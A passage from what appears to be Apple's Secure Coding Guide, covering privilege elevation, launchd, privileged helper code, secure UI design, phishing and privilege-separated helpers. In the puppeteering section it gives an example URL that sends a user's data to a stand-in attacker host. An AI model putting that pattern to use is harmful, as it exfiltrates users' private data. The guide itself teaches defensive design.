- The `setreuid` function modifies the real UID and effective UID, and in some cases, the saved UID. The permission required to use this call differs among different UNIX-based systems, and the rule by which the saved UID is modified is complicated. For this function as well, if your intent is to set the effective UID, you should use the `seteuid` function instead.
- The `seteuid` function sets the effective UID, leaving the real UID and saved UID unchanged. In OS X, the effective user ID may be set to the value of the real user ID or of the saved set-user-ID. (In some UNIX-based systems, this function allows you to set the EUID to any of the real UID, saved UID, or EUID.) Of the functions available on OS X that set the effective UID, the `seteuid` function is the least confusing and the least likely to be misused.
- The `setgid` function acts similarly to the `setuid` function, except that it sets group IDs rather than user IDs. It suffers from the same shortcomings as the `setuid` function; use the `setegid` function instead.
- The `setregid` function acts similarly to the `setreuid` function, with the same shortcomings; use the `setegid` function instead.
- The `setegid` function sets the effective GID. This function is the preferred call to use if you want to set the EGID.

For more information on permissions, see the "Understanding Permissions" chapter in *Authentication, Authorization, and Permissions Guide* . For information on `setuid` and related commands, see *Setuid Demystified* by Chen, Wagner, and Dean (Proceedings of the 11th USENIX Security Symposium, 2002), available at http://www.usenix.org/publications/library/proceedings/sec02/full_papers/chen/chen.pdf and the manual pages for `setuid`, `setreuid`, `setregid`, and `setgroups`. The `setuid(2)` manual page includes information about `seteuid`, `setgid`, and `setegid` as well.

Avoiding Forking Off a Privileged Process

There are a couple of functions you might be able to use to avoid forking off a privileged helper application. The `authopen` command lets you obtain temporary rights to create, read, or update a file. You can use the `launchd` daemon to start a process with specified privileges and a known environment.

authopen

When you run the `authopen` command, you provide the pathname of the file that you want to access. There are options for reading the file, writing to the file, and creating a new file. Before carrying out any of these operations, the `authopen` command requests authorization from the system security daemon, which authenticates the user (through a password dialog or other means) and determines whether the user has sufficient rights to carry out the operation. See the manual page for `authopen(1)` for the syntax of this command.

launchd

Starting with OS X v10.4, the `launchd` daemon is used to launch daemons and other programs automatically, without user intervention. (If you need to support systems running versions of the OS earlier than OS X v10.4, you can use startup items.)

The `launchd` daemon can launch both systemwide daemons and per-user agents, and can restart those daemons and agents after they quit if they are still needed. You provide a configuration file that tells `launchd` the level of privilege with which to launch your routine.

You can also use `launchd` to launch a privileged helper. By factoring your application into privileged and unprivileged processes, you can limit the amount of code running as the root user (and thus the potential attack surface). Be sure that you do not request higher privilege than you actually need, and always drop privilege or quit execution as soon as possible.

There are several reasons to use `launchd` in preference to writing a daemon running as the root user or a factored application that forks off a privileged process:

- Because `launchd` launches daemons on demand, your daemon needs not worry about whether other services are available yet. When it makes a request for one of those services, the service gets started automatically in a manner that is transparent to your daemon.
- Because `launchd` itself runs as the root user, if your only reason for using a privileged process is to run a daemon on a low-numbered port, you can let `launchd` open that port on your daemon's behalf and pass the open socket to your daemon, thus eliminating the need for your code to run as the root user.
- Because `launchd` can launch a routine with elevated privileges, you do not have to set the `setuid` or `setgid` bits for the helper tool. Any routine that has the `setuid` or `setgid` bit set is likely to be a target for attack by malicious users.
- A privileged routine started by `launchd` runs in a controlled environment that can't be tampered with. If you launch a helper tool that has the `setuid` bit set, it inherits much of the launching application's environment, including:
    - Open file descriptors (unless their close-on-exec flag is set).

    - Environment variables (unless you use `posix_spawn`, `posix_spawnp`, or an `exec` variant that takes an explicit environment argument, such as `execve`).
    - Resource limits.
    - The command-line arguments passed to it by the calling process.
    - Anonymous shared memory regions (unattached, but available to reattach, if desired).
    - Mach port rights.

  There are probably others. It is much safer to use `launchd`, which completely controls the launch environment.

- It’s much easier to understand and verify the security of a protocol between your controlling application and a privileged daemon than to handle the interprocess communication needed for a process you forked yourself. When you fork a process, it inherits its environment from your application, including file descriptors and environment variables, which might be used to attack the process (see “The Hostile Environment and the Principle of Least Privilege” (page 61)). You can avoid these problems by using `launchd` to launch a daemon.
- It’s easier to write a daemon and launch it with `launchd` than to write factored code and fork off a separate process.
- Because `launchd` is a critical system component, it receives a lot of peer review by in-house developers at Apple. It is less likely to contain security vulnerabilities than most production code.
- The `launchd.plist` file includes key-value pairs that you can use to limit the system services—such as memory, number of files, and cpu time—that the daemon can use.

For more information on `launchd`, see the manual pages for `launchd`, `launchctl`, and `launchd.plist`, and *Daemons and Services Programming Guide*. For more information about startup items, see *Daemons and Services Programming Guide*.

Limitations and Risks of Other Mechanisms

In addition to `launchd`, the following lesser methods can be used to obtain elevated privileges. In each case, you must understand the limitations and risks posed by the method you choose.

- **setuid**

  If an executable's `setuid` bit is set, the program runs as whatever user owns the executable regardless of which process launches it. There are two approaches to using `setuid` to obtain root (or another user’s) privileges while minimizing risk:

    - Launch your program with root privileges, perform whatever privileged operations are necessary immediately, and then permanently drop privileges.

- Launch a `setuid` helper tool that runs only as long as necessary and then quits.

  If the operation you are performing needs a group privilege or user privilege other than root, you should launch your program or helper tool with that privilege only, not with root privilege, to minimize the damage if the program is hijacked.

  It's important to note that if you are running with both a group ID (GID) and user ID (UID) that are different from those of the user, you have to drop the GID before dropping the UID. Once you've changed the UID, you can no longer change the GID. As with every security-related operation, you must check the return values of your calls to `setuid`, `setgid`, and related routines to make sure they succeeded.

  For more information about the use of the `setuid` bit and related routines, see "Elevating Privileges Safely" (page 60).

- **SystemStarter**

  When you put an executable in the `/Library/StartupItems` directory, it is started by the `SystemStarter` program at boot time. Because `SystemStarter` runs with root privileges, you can start your program with any level of privilege you wish. Be sure to use the lowest privilege level that you can use to accomplish your task, and to drop privilege as soon as possible.

  Startup items run daemons with root privilege in a single global session; these processes serve all users.

  For OS X v10.4 and later, the use of startup items is deprecated; use the `launchd` daemon instead. For more information on startup items and startup item privileges, see "Startup Items" in *Daemons and Services Programming Guide* .

- **AuthorizationExecWithPrivilege**

  The Authorization Services API provides the `AuthorizationExecuteWithPrivileges` function, which launches a privileged helper as the root user.

  Although this function can execute any process temporarily with root privileges, it is not recommended except for installers that have to be able to run from CDs and self-repairing `setuid` tools. See *Authorization Services Programming Guide* for more information.

- **xinetd**

  In earlier versions of OS X, the `xinetd` daemon was launched with root privileges at system startup and subsequently launched internet services daemons when they were needed. The `xinetd.conf` configuration file specified the UID and GID of each daemon started and the port to be used by each service.

  Starting with OS X v10.4, you should use `launchd` to perform the services formerly provided by `xinetd`. See *Daemons and Services Programming Guide* for information about converting from `xinetd` to `launchd`. See the manual pages for `xinetd(8)` and `xinetd.conf(5)` for more information about `xinetd`.

- **Other**

  If you are using some other method to obtain elevated privilege for your process, you should switch to one of the methods described here and follow the cautions described in this chapter and in "Elevating Privileges Safely" (page 60).

Writing a Privileged Helper

If you've read this far and you're still convinced that part of your application needs elevated privileges, this section provides some tips and sample code. In addition, see *Authorization Services Programming Guide* for more advice on the use of Authorization Services and the proper way to factor an application.

As explained in the Authorization Services documentation, it is very important that you check the user's rights to perform the privileged operation, both before and after launching your privileged helper tool. Your helper tool, owned by root and with the `setuid` bit set, has sufficient privileges to perform whatever task it has to do. However, if the user doesn't have the rights to perform this task, you shouldn't launch the tool and—if the tool gets launched anyway—the tool should quit without performing the task. Your nonprivileged process should first use Authorization Services to determine whether the user is authorized and to authenticate the user if necessary (this is called *preauthorizing*; see Listing 5-1 (page 71)). Then launch your privileged process. The privileged process then should authorize the user again, before performing the task that requires elevated privileges; see Listing 5-2 (page 72). As soon as the task is complete, the privileged process should terminate.

In determining whether a user has sufficient privileges to perform a task, you should use rights that you have defined and put into the policy database yourself. If you use a right provided by the system or by some other developer, the user might be granted authorization for that right by some other process, thus gaining privileges to your application or access to data that you did not authorize or intend. For more information about policies and the policy database, (see the section "The Policy Database" in the "Authorization Concepts" chapter of *Authorization Services Programming Guide*).

In the code samples shown here, the task that requires privilege is killing a process that the user does not own.

Example: Preauthorizing

If a user tries to kill a process that he doesn't own, the application has to make sure the user is authorized to do so. The following numbered items correspond to comments in the code sample:

1. If the process is owned by the user, and the process is not the window server or the login window, go ahead and kill it.
2. Call the `permitWithRight:flags:` method to determine whether the user has the right to kill the process. The application must have previously added this right—in this example, called `com.apple.processkiller.kill`—to the policy database. The `permitWithRight:flags:` method handles the interaction with the user (such as an authentication dialog). If this method returns `0`, it completed without an error and the user is considered preauthorized.
3. Obtain the authorization reference.
4. Create an external form of the authorization reference.
5. Create a data object containing the external authorization reference.

6. Pass this serialized authorization reference to the `setuid` tool that will kill the process (Listing 5-2 (page 72)).

Listing 5-1 Non-privileged process

```
if (ownerUID == _my_uid && ![[contextInfo processName]
    isEqualToString:@"WindowServer"] && ![[contextInfo processName]
    isEqualToString:@"loginwindow"]) {
        [self killPid:pid withSignal:signal];                            // 1

} else {
    SFAuthorization *auth = [SFAuthorization authorization];
    if (![auth permitWithRight:"com.apple.proccesskiller.kill" flags:
          kAuthorizationFlagDefaults|kAuthorizationFlagInteractionAllowed|
          kAuthorizationFlagExtendRights|kAuthorizationFlagPreAuthorize])        // 2
    {
            AuthorizationRef authRef = [auth authorizationRef];                  // 3

            AuthorizationExternalForm authExtForm;
          OSStatus status = AuthorizationMakeExternalForm(authRef, &authExtForm);// 4

            if (errAuthorizationSuccess == status) {
                NSData *authData = [NSData dataWithBytes: authExtForm.bytes
                                      length: kAuthorizationExternalFormLength];   // 5

                [_agent killProcess:pid signal:signal authData: authData];      // 6

            }
    }
}
```

The external tool is owned by root and has its `setuid` bit set so that it runs with root privileges. It imports the externalized authorization rights and checks the user's authorization rights again. If the user has the rights, the tool kills the process and quits. The following numbered items correspond to comments in the code sample:

1. Convert the external authorization reference to an authorization reference.
2. Create an authorization item array.
3. Create an authorization rights set.

4. Call the `AuthorizationCopyRights` function to determine whether the user has the right to kill the process. You pass this function the authorization reference. If the credentials issued by the Security Server when it authenticated the user have not yet expired, this function can determine whether the user is authorized to kill the process without reauthentication. If the credentials have expired, the Security Server handles the authentication (for example, by displaying a password dialog). (You specify the expiration period for the credentials when you add the authorization right to the policy database.)
5. If the user is authorized to do so, kill the process.
6. If the user is not authorized to kill the process, log the unsuccessful attempt.
7. Release the authorization reference.

Listing 5-2 Privileged process

```
AuthorizationRef authRef = NULL;
OSStatus status = AuthorizationCreateFromExternalForm(
  (AuthorizationExternalForm *)[authData bytes], &authRef);                    // 1
if ((errAuthorizationSuccess == status) && (NULL != authRef)) {
AuthorizationItem right = {"com.apple.proccesskiller.kill",
                                                 0L, NULL, 0L};                // 2
AuthorizationItemSet rights = {1, &right};                                     // 3
status = AuthorizationCopyRights(authRef, &rights, NULL,
        kAuthorizationFlagDefaults | kAuthorizationFlagInteractionAllowed |
        kAuthorizationFlagExtendRights,    NULL);                              // 4
if (errAuthorizationSuccess == status)
kill(pid, signal);                                                             // 5
else
NSLog(@"Unauthorized attempt to signal process %d with %d",
            pid, signal);                                                      // 6
AuthorizationFree(authRef, kAuthorizationFlagDefaults);                        // 7
}
```

Helper Tool Cautions

If you write a privileged helper tool, you need to be very careful to examine your assumptions. For example, you should always check the results of function calls; it is dangerous to assume they succeeded and to proceed on that assumption. You must be careful to avoid any of the pitfalls discussed in this document, such as buffer overflows and race conditions.

If possible, avoid linking in any extra libraries. If you do have to link in a library, you must not only be sure that the library has no security vulnerabilities, but also that it doesn't link in any other libraries. Any dependencies on other code potentially open your code to attack.

In order to make your helper tool as secure as possible, you should make it as short as possible—have it do only the very minimum necessary and then quit. Keeping it short makes it less likely that you made mistakes, and makes it easier for others to audit your code. Be sure to get a security review from someone who did not help write the tool originally. An independent reviewer is less likely to share your assumptions and more likely to spot vulnerabilities that you missed.

Authorization and Trust Policies

In addition to the basic permissions provided by BSD, the OS X Authorization Services API enables you to use the policy database to determine whether an entity should have access to specific features or data within your application. Authorization Services includes functions to read, add, edit, and delete policy database items.

You should define your own trust policies and put them in the policy database. If you use a policy provided by the system or by some other developer, the user might be granted authorization for a right by some other process, thus gaining privileges to your application or access to data that you did not authorize or intend. Define a different policy for each operation to avoid having to give broad permissions to users who need only narrow privileges. For more information about policies and the policy database, see the section "The Policy Database" in the "Authorization Concepts" chapter of *Authorization Services Programming Guide* .

Authorization Services does not enforce access controls; rather, it authenticates users and lets you know whether they have permission to carry out the action they wish to perform. It is up to your program to either deny the action or carry it out.

Security in a KEXT

Because kernel extensions have no user interface, you cannot call Authorization Services to obtain permissions that you do not already have. However, in portions of your code that handle requests from user space, you can determine what permissions the calling process has, and you can evaluate access control lists (ACLs; see the section "ACLs" in the "OS X File System Security" in *File System Programming Guide* section in the "File System Details" chapter of *File System Programming Guide*).

In OS X v10.4 and later, you can also use the Kernel Authorization (Kauth) subsystem to manage authorization. For more information on Kauth, see Technical Note TN2127, *Kernel Authorization* (http://developer.apple.com/technotes/tn2005/tn2127.html).

Designing Secure User Interfaces

The user is often the weak link in the security of a system. Many security breaches have been caused by weak passwords, unencrypted files left on unprotected computers, and successful social engineering attacks. Therefore, it is vitally important that your program's user interface enhance security by making it easy for the user to make secure choices and avoid costly mistakes.

In a social engineering attack, the user is tricked into either divulging secret information or running malicious code. For example, the Melissa virus and the Love Letter worm each infected thousands of computers when users downloaded and opened files sent in email.

This chapter discusses how doing things that are contrary to user expectations can cause a security risk, and gives hints for creating a user interface that minimizes the risk from social engineering attacks. Secure human interface design is a complex topic affecting operating systems as well as individual programs. This chapter gives only a few hints and highlights.

For an extensive discussion of this topic, see Cranor and Garfinkel, *Security and Usability: Designing Secure Systems that People Can Use* , O'Reilly, 2005. There is also an interesting weblog on this subject maintained by researchers at the University of California at Berkeley (http://usablesecurity.com/).

Use Secure Defaults

Most users use an application's default settings and assume that they are secure. If they have to make specific choices and take multiple actions in order to make a program secure, few will do so. Therefore, the default settings for your program should be as secure as possible.

For example:

- If your program launches other programs, it should launch them with the minimum privileges they need to run.
- If your program supports optionally connecting by SSL, the checkbox should be checked by default.
- If your program displays a user interface that requires the user to decide whether to perform a potentially dangerous action, the default option should be the safe choice. If there is no safe choice, there should be no default. (See "UI Element Guidelines: Controls" in *OS X Human Interface Guidelines* .)

And so on.

There is a common belief that security and convenience are incompatible. With careful design, this does not have to be so. In fact, it is very important that the user not have to sacrifice convenience for security, because many users will choose convenience in that situation. In many cases, a simpler interface is more secure, because the user is less likely to ignore security features and less likely to make mistakes.

Whenever possible, you should make security decisions for your users: in most cases, you know more about security than they do, and if you can't evaluate the evidence to determine which choice is most secure, the chances are your users will not be able to do so either.

For a detailed discussion of this issue and a case study, see the article "Firefox and the Worry-Free Web" in Cranor and Garfinkel, *Security and Usability: Designing Secure Systems that People Can Use*.

Meet Users' Expectations for Security

If your program handles data that the user expects to be kept secret, make sure that you protect that data at all times. That means not only keeping it in a secure location or encrypting it on the user's computer, but not handing it off to another program unless you can verify that the other program will protect the data, and not transmitting it over an insecure network. If for some reason you cannot keep the data secure, you should make this situation obvious to users and give them the option of canceling the insecure operation.

Important: The absence of an indication that an operation is secure is not a good way to inform the user that the operation is insecure. A common example of this is any web browser that adds a lock icon (usually small and inconspicuous) on web pages that are protected by SSL/TLS or some similar protocol. The user has to notice that this icon is not present (or that it's in the wrong place, in the case of a spoofed web page) in order to take action. Instead, the program should prominently display some indication for each web page or operation that is *not* secure.

The user must be made aware of when they are granting authorization to some entity to act on their behalf or to gain access to their files or data. For example, a program might allow users to share files with other users on remote systems in order to allow collaboration. In this case, sharing should be off by default. If the user turns it on, the interface should make clear the extent to which remote users can read from and write to files on the local system. If turning on sharing for one file also lets remote users read any other file in the same folder, for example, the interface must make this clear before sharing is turned on. In addition, as long as sharing is on, there should be some clear indication that it is on, lest users forget that their files are accessible by others.

Authorization should be revocable: if a user grants authorization to someone, the user generally expects to be able to revoke that authorization later. Whenever possible, your program should not only make this possible, it should make it easy to do. If for some reason it will not be possible to revoke the authorization, you should make that clear before granting the authorization. You should also make it clear that revoking authorization cannot reverse damage already done (unless your program provides a restore capability).

Similarly, any other operation that affects security but that cannot be undone should either not be allowed or the user should be made aware of the situation before they act. For example, if all files are backed up in a central database and can't be deleted by the user, the user should be aware of that fact before they record information that they might want to delete later.

As the user's agent, you must carefully avoid performing operations that the user does not expect or intend. For example, avoid automatically running code if it performs functions that the user has not explicitly authorized.

Secure All Interfaces

Some programs have multiple user interfaces, such as a graphical user interface, a command-line interface, and an interface for remote access. If any of these interfaces require authentication (such as with a password), then all the interfaces should require it. Furthermore, if you require authentication through a command line or remote interface, be sure the authentication mechanism is secure—don't transmit passwords in cleartext, for example.

Place Files in Secure Locations

Unless you are encrypting all output, the location where you save files has important security implications. For example:

- FileVault can secure the root volume (or the user's home folder prior to OS X v10.7), but not other locations where the user might choose to place files.
- Folder permissions can be set in such a way that others can manipulate their contents.

You should restrict the locations where users can save files if they contain information that must be protected. If you allow the user to select the location to save files, you should make the security implications of a particular choice clear; specifically, they must understand that, depending on the location of a file, it might be accessible to other applications or even remote users.

Make Security Choices Clear

Most programs, upon detecting a problem or discrepancy, display a dialog box informing the user of the problem. Often this approach does not work, however. For one thing, the user might not understand the warning or its implications. For example, if the dialog warns the user that the site to which they are connecting has a certificate whose name does not match the name of the site, the user is unlikely to know what to do with that information, and is likely to ignore it. Furthermore, if the program puts up more than a few dialog boxes, the user is likely to ignore all of them.

To solve this problem, when giving the user a choice that has security implications, make the potential consequences of each choice clear. The user should never be surprised by the results of an action. The choice given to the user should be expressed in terms of consequences and trade-offs, not technical details.

For example, a choice of encryption methods should be based on the level of security (expressed in simple terms, such as the amount of time it might take to break the encryption) versus the time and disk space required to encrypt the data, rather than on the type of algorithm and the length of the key to be used. If there are no practical differences of importance to the user (as when the more secure encryption method is just as efficient as the less-secure method), just use the most secure method and don't give the user the choice at all.

Be sensitive to the fact that few users are security experts. Give as much information—in clear, nontechnical terms—as necessary for them to make an informed decision. In some cases, it might be best not to give them the option of changing the default behavior.

For example, most users don't know what a digital certificate is, let alone the implications of accepting a certificate signed by an unknown authority. Therefore, it is probably not a good idea to let the user permanently add an anchor certificate (a certificate that is trusted for signing other certificates) unless you can be confident that the user can evaluate the validity of the certificate. (Further, if the user is a security expert, they'll know how to add an anchor certificate to the keychain without the help of your application anyway.)

If you are providing security features, you should make their presence clear to the user. For example, if your mail application requires the user to double click a small icon in order to see the certificate used to sign a message, most users will never realize that the feature is available.

In an often-quoted but rarely applied monograph, Jerome Saltzer and Michael Schroeder wrote "It is essential that the human interface be designed for ease of use, so that users routinely and automatically apply the protection mechanisms correctly. Also, to the extent that the user's mental image of his protection goals matches the mechanisms he must use, mistakes will be minimized. If he must translate his image of his protection needs into a radically different specification language, he will make errors." (Saltzer and Schroeder, "The Protection of Information in Computer Systems," *Proceedings of the IEEE* 63:9, 1975.)

For example, you can assume the user understands that the data must be protected from unauthorized access; however, you cannot assume the user has any knowledge of encryption schemes or knows how to evaluate password strength. In this case, your program should present the user with choices like the following:

- "Is your computer physically secure, or is it possible that an unauthorized user will have physical access to the computer?"
- "Is your computer connected to a network?"

From the user's answers, you can determine how best to protect the data. Unless you are providing an "expert" mode, do *not* ask the user questions like the following:

- "Do you want to encrypt your data, and if so, with which encryption scheme?"
- "How long a key should be used?"
- "Do you want to permit SSH access to your computer?"

These questions don't correspond with the user's view of the problem. Therefore, the user's answers to such questions are likely to be erroneous. In this regard, it is very important to understand the user's perspective. Very rarely is an interface that seems simple or intuitive to a programmer actually simple or intuitive to average users.

To quote Ka-Ping Yee (*User Interaction Design for Secure Systems*, at http://www.eecs.berkeley.edu/Pubs/TechRpts/2002/CSD-02-1184.pdf):

> In order to have a chance of using a system safely in a world of unreliable and sometimes adversarial software, a user needs to have confidence in all of the following statements:
>
> - Things don't become unsafe all by themselves. (Explicit Authorization)
> - I can know whether things are safe. (Visibility)
> - I can make things safer. (Revocability)
> - I don't choose to make things unsafe. (Path of Least Resistance)
> - I know what I can do within the system. (Expected Ability)
> - I can distinguish the things that matter to me. (Appropriate Boundaries)
> - I can tell the system what I want. (Expressiveness)
> - I know what I'm telling the system to do. (Clarity)
> - The system protects me from being fooled. (Identifiability, Trusted Path)

For additional tips, read "Dialogs" in *OS X Human Interface Guidelines* and "Alerts, Action Sheets, and Modal Views" in *iOS Human Interface Guidelines*.

Fight Social Engineering Attacks

Social engineering attacks are particularly difficult to fight. In a social engineering attack, the attacker fools the user into executing attack code or giving up private information.

A common form of social engineering attack is referred to as *phishing* . Phishing refers to the creation of an official-looking email or web page that fools the user into thinking they are dealing with an entity with which they are familiar, such as a bank with which they have an account. Typically, the user receives an email informing them that there is something wrong with their account, and instructing them to click on a link in the email. The link takes them to a web page that spoofs a real one; that is, it includes icons, wording, and graphical elements that echo those the user is used to seeing on a legitimate web page. The user is instructed to enter such information as their social security number and password. Having done so, the user has given up enough information to allow the attacker to access the user's account.

Fighting phishing and other social engineering attacks is difficult because the computer's perception of an email or web page is fundamentally different from that of the user. For example, consider an email containing a link to `http://scamsite.example.com/` but in which the link's text says `Apple Web Store`. From the computer's perspective, the URL links to a scam site, but from the user's perspective, it links to Apple's online store. The user cannot easily tell that the link does not lead to the location they expect until they see the URL in their browser; the computer similarly cannot determine that the link's text is misleading.

To further complicate matters, even when the user looks at the actual URL, the computer and user may perceive the URL differently. The Unicode character set includes many characters that look similar or identical to common English letters. For example, the Russian glyph that is pronounced like "r" looks exactly like an English "p" in many fonts, though it has a different Unicode value. These characters are referred to as **homographs**. When web browsers began to support internationalized domain names (IDN), some phishers set up websites that looked identical to legitimate ones, using homographs in their web addresses to fool users into thinking the URL was correct.

Some creative techniques have been tried for fighting social engineering attacks, including trying to recognize URLs that are similar to, but not the same as, well-known URLs, using private email channels for communications with customers, using email signing, and allowing users to see messages only if they come from known, trusted sources. All of these techniques have problems, and the sophistication of social engineering attacks is increasing all the time.

For example, to foil the domain name homograph attack, many browsers display internationalized domain names (IDN) in an ASCII format called "Punycode." For example, an impostor website with the URL `http://www.apple.com/` that uses a Roman script for all the characters except for the letter "a", for which it uses a Cyrillic character, is displayed as `http://www.xn--pple-43d.com`.

Different browsers use different schemes when deciding which internationalized domain names to show and which ones to translate. For example, Safari uses this form when a URL contains characters in two or more scripts that are not allowed in the same URL, such as Cyrillic characters and traditional ASCII characters. Other browsers consider whether the character set is appropriate for the user's default language. Still others maintain a whitelist of registries that actively prevent such spoofing and use punycode for domains from all other registries.

For a more in-depth analysis of the problem, more suggested approaches to fighting it, and some case studies, see *Security and Usability: Designing Secure Systems that People Can Use* by Cranor and Garfinkel.

To learn more about social engineering techniques in general, read *The Art of Deception: Controlling the Human Element of Security* by Mitnick, Simon, and Wozniak.

Use Security APIs When Possible

One way to avoid adding security vulnerabilities to your code is to use the available security APIs whenever possible. The Security Interface Framework API provides a number of user interface views to support commonly performed security tasks.

iOS Note: The Security Interface Framework is not available in iOS. In iOS, applications are restricted in their use of the keychain, and it is not necessary for the user to create a new keychain or change keychain settings.

The Security Interface Framework API provides the following views:

- The `SFAuthorizationView` class implements an authorization view in a window. An authorization view is a lock icon and accompanying text that indicates whether an operation can be performed. When the user clicks a closed lock icon, an authorization dialog displays. Once the user is authorized, the lock icon appears open. When the user clicks the open lock, Authorization Services restricts access again and changes the icon to the closed state.
- The `SFCertificateView` and `SFCertificatePanel` classes display the contents of a certificate.
- The `SFCertificateTrustPanel` class displays and optionally lets the user edit the trust settings in a certificate.
- The `SFChooseIdentityPanel` class displays a list of identities in the system and lets the user select one. (In this context, **identity** refers to the combination of a private key and its associated certificate.)
- The `SFKeychainSavePanel` class adds an interface to an application that lets the user save a new keychain. The user interface is nearly identical to that used for saving a file. The difference is that this class returns a keychain in addition to a filename and lets the user specify a password for the keychain.
- The `SFKeychainSettingsPanel` class displays an interface that lets the user change keychain settings.

Documentation for the Security Interface framework is in *Security Interface Framework Reference* .

Designing Secure Helpers and Daemons

Privilege separation is a common technique for making applications more secure. By breaking up an application into functional units that each require fewer privileges, you can make it harder to do anything useful with any single part of that application if someone successfully compromises it.

However, without proper design, a privilege-separated app is not significantly more secure than a non-privilege-separated app. For proper security, each part of the app must treat other parts of the app as untrusted and potentially hostile. To that end, this chapter provides dos and don'ts for designing a helper app.

There are two different ways that you can perform privilege separation:

- Creating a pure computation helper to isolate risky operations. This technique requires the main application to be inherently suspicious of any data that the helper returns, but does not require that the helper be suspicious of the application.
- Creating a helper or daemon to perform tasks without granting the application the right to perform them. This requires not only that the main application not trust the helper, but also that the helper not trust the main application.

The techniques used for securing the two types of helpers differ only in the level of paranoia required by the helper.

Use App Sandbox

At the core of privilege separation is the need to actually give the various components different levels of privilege. The recommended way to do this is through the use of App Sandbox. This technology allows you to restrict what your main app and its helper apps can do.

By default, when you enable App Sandbox on an app, that app has a basic level of system access that includes the ability to write files in a special per-app container directory, perform computation, and access certain basic system services. From that baseline, you add additional privileges by adding entitlements, such as the ability to read and write files chosen by the user through an open or save dialog, the ability to make outgoing network requests, the ability to listen for incoming network requests, and so on.

The process of sandboxing an app or its helpers is beyond the scope of this book. To learn more about choosing entitlements for your app and its helpers, read *App Sandbox Design Guide* .

Avoid Puppeteering

When a helper application is so tightly controlled by the main application that it does not make any decisions by itself, this is called **puppeteering**. This is inherently bad design because if the application gets compromised, the attacker can then control the helper similarly, in effect taking over pulling the helper's "strings". This completely destroys the privilege separation boundary. Therefore, unless you are creating a pure computation helper, splitting code into a helper application that simply does whatever the main app tells it to do is usually not a useful division of labor.

In general, a helper must be responsible for deciding whether or not to perform a particular action. If you look at the actions that an application can perform with and without privilege separation, those lists should be different; if they are not, then you are not gaining anything by separating the functionality out into a separate helper.

For example, consider a helper that downloads help content for a word processor. If the helper fetches any arbitrary URL that the word processor sends it, the helper can be trivially exploited to send arbitrary data to an arbitrary server. For example, an attacker who took control of the browser could tell the helper to access the URL `http://badguy.example.com/saveData?hereIsAnEncodedCopyOfTheUser%27sData`.

The subsections that follow describe solutions for this problem.

Use Whitelists

One way to fix this is with whitelists. The helper should include a specific list of resources that it can access. For example, this helper could include:

- A host whitelist that includes only the domain `example.org`. Requests to URLs in that domain would succeed, but the attacker could not cause the helper to access URLs in a different domain.
- An allowed path prefix whitelist. The attacker would not be able to use cross-site scripting on the `example.org` bulletin board to redirect the request to another location. (This applies mainly to apps using a web UI.)

  You can also avoid this by handling redirection manually.
- An allowed file type whitelist. This could limit the helper to the expected types of files. (Note that file type whitelists are more interesting for helpers that access files on the local hard drive.)
- A whitelist of specific URIs to which `GET` or `POST` operations are allowed.

Use Abstract Identifiers and Structures

A second way to avoid puppeteering is by abstracting away the details of the request itself, using data structures and abstract identifiers instead of providing URIs, queries, and paths.

A trivial example of this is a help system. Instead of the app passing a fully-formed URI for a help search request, it might pass a flag field whose value tells the helper to "search by name" or "search by title" and a string value containing the search string. This flag field is an example of an abstract identifier; it tells the helper what to do without telling it how to do it.

Taken one step further, when the helper returns a list of search results, instead of returning the names and URIs for the result pages, it could return the names and an opaque identifier (which may be an index into the last set of search results). By doing so, the application cannot access arbitrary URIs because it never interacts with the actual URIs directly.

Similarly, if you have an application that works with project files that reference other files, in the absence of API to directly support this, you can use a temporary exception to give a helper access to all files on the disk. To make this more secure, the helper should provide access only to files that actually appear in the user-opened project. The helper might do this by requiring the application to request files by some arbitrary identifier generated by the helper rather than by name or path. This makes it harder for the application to ask the helper to open arbitrary files. This can further be augmented with sniffing, as described in "Use the Smell Test" (page 84).

The same concept can be extended to other areas. For example, if the application needs to change a record in a database, the helper could send the record as a data structure, and the app could send back the altered data structure along with an indication of which values need to change. The helper could then verify the correctness of the unaltered data before modifying the remaining data.

Passing the data abstractly also allows the helper to limit the application's access to other database tables. It also allows the helper to limit what kinds of queries the application can perform in ways that are more fine-grained than would be possible with the permissions system that most databases provide.

Use the Smell Test

If a helper application has access to files that the main application cannot access directly, and if the main application asks the helper to retrieve the contents of that file, it is useful for the helper to perform tests on the file before sending the data to ensure that the main application has not substituted a symbolic link to a different file. In particular, it is useful to compare the file extension with the actual contents of the file to see whether the bytes on disk make sense for the apparent file type. This technique is called file type sniffing.

For example, the first few bytes of any image file usually provide enough information to determine the file type. If the first four bytes are `JFIF`, the file is probably a JPEG image file. If the first four bytes are `GIF8`, the file is probably a GIF image file. If the first four bytes are `MM.*` or `II*.`, the file is probably a TIFF file. And so on.

If the request passes this smell test, then the odds are good that the content is of the expeced type.

Treat Both App and Helper as Hostile

Because the entire purpose of privilege separation is to prevent an attacker from being able to do anything useful after compromising one part of an application, both the helper and the app must assume that the other party is potentially hostile. This means each piece must:

- Avoid buffer overflows ("Avoiding Buffer Overflows and Underflows" (page 17)).
- Validate all input from the other side ("Validating Input and Interprocess Communication" (page 34)).
- Avoid insecure interprocess communication mechanisms ("Validating Input and Interprocess Communication" (page 34))
- Avoid race conditions ("Avoiding Race Conditions" (page 44)).
- Treat the contents of any directory or file to which the other process has write access as fundamentally untrusted ("Securing File Operations" (page 48)). This list potentially includes:
  - The entire app container directory.
  - Preference files.
  - Temporary files.
  - User files.

  And so on. If you follow these design principles, you will make it harder for an attacker to do anything useful if he or she compromises your app.

Run Daemons as Unique Users

For daemons that start with elevated privileges and then drop privileges, you should always use a locally unique user ID for your program. If you use some standard UID such as `_unknown` or `nobody`, then any other process running with that same UID can interact with your program, either directly through interprocess communication, or indirectly by altering configuration files. Thus, if someone hijacks another daemon on the same server, they can then interfere with your daemon; or, conversely, if someone hijacks your daemon, they can use it to interfere with other daemons on the server.

You can use Open Directory services to obtain a locally unique UID. Note that UIDs from 0 through 500 are reserved for use by the system.

Note: You should generally avoid making security decisions based on the user's ID or name for two reasons:

- Many APIs for determining the user ID and user name are inherently untrustworthy because they return the value of the USER.
- Someone could trivially make a copy of your app and change the string to a different value, then run the app.

Start Other Processes Safely

When it comes to security, not all APIs for running external tools are created equal. In particular:

Avoid the POSIX `system` function. Its simplicity makes it a tempting choice, but also makes it much more dangerous than other functions. When you use `system`, you become responsible for completely sanitizing the entire command, which means protecting any characters that are treated as special by the shell. You are responsible for understanding and correctly using the shell's quoting rules, knowing which characters are interpreted within each type of quotation marks, and so on. This is no small feat even for expert shell script programmers, and is strongly inadvisable for everyone else. Bluntly put, you *will* get it wrong.

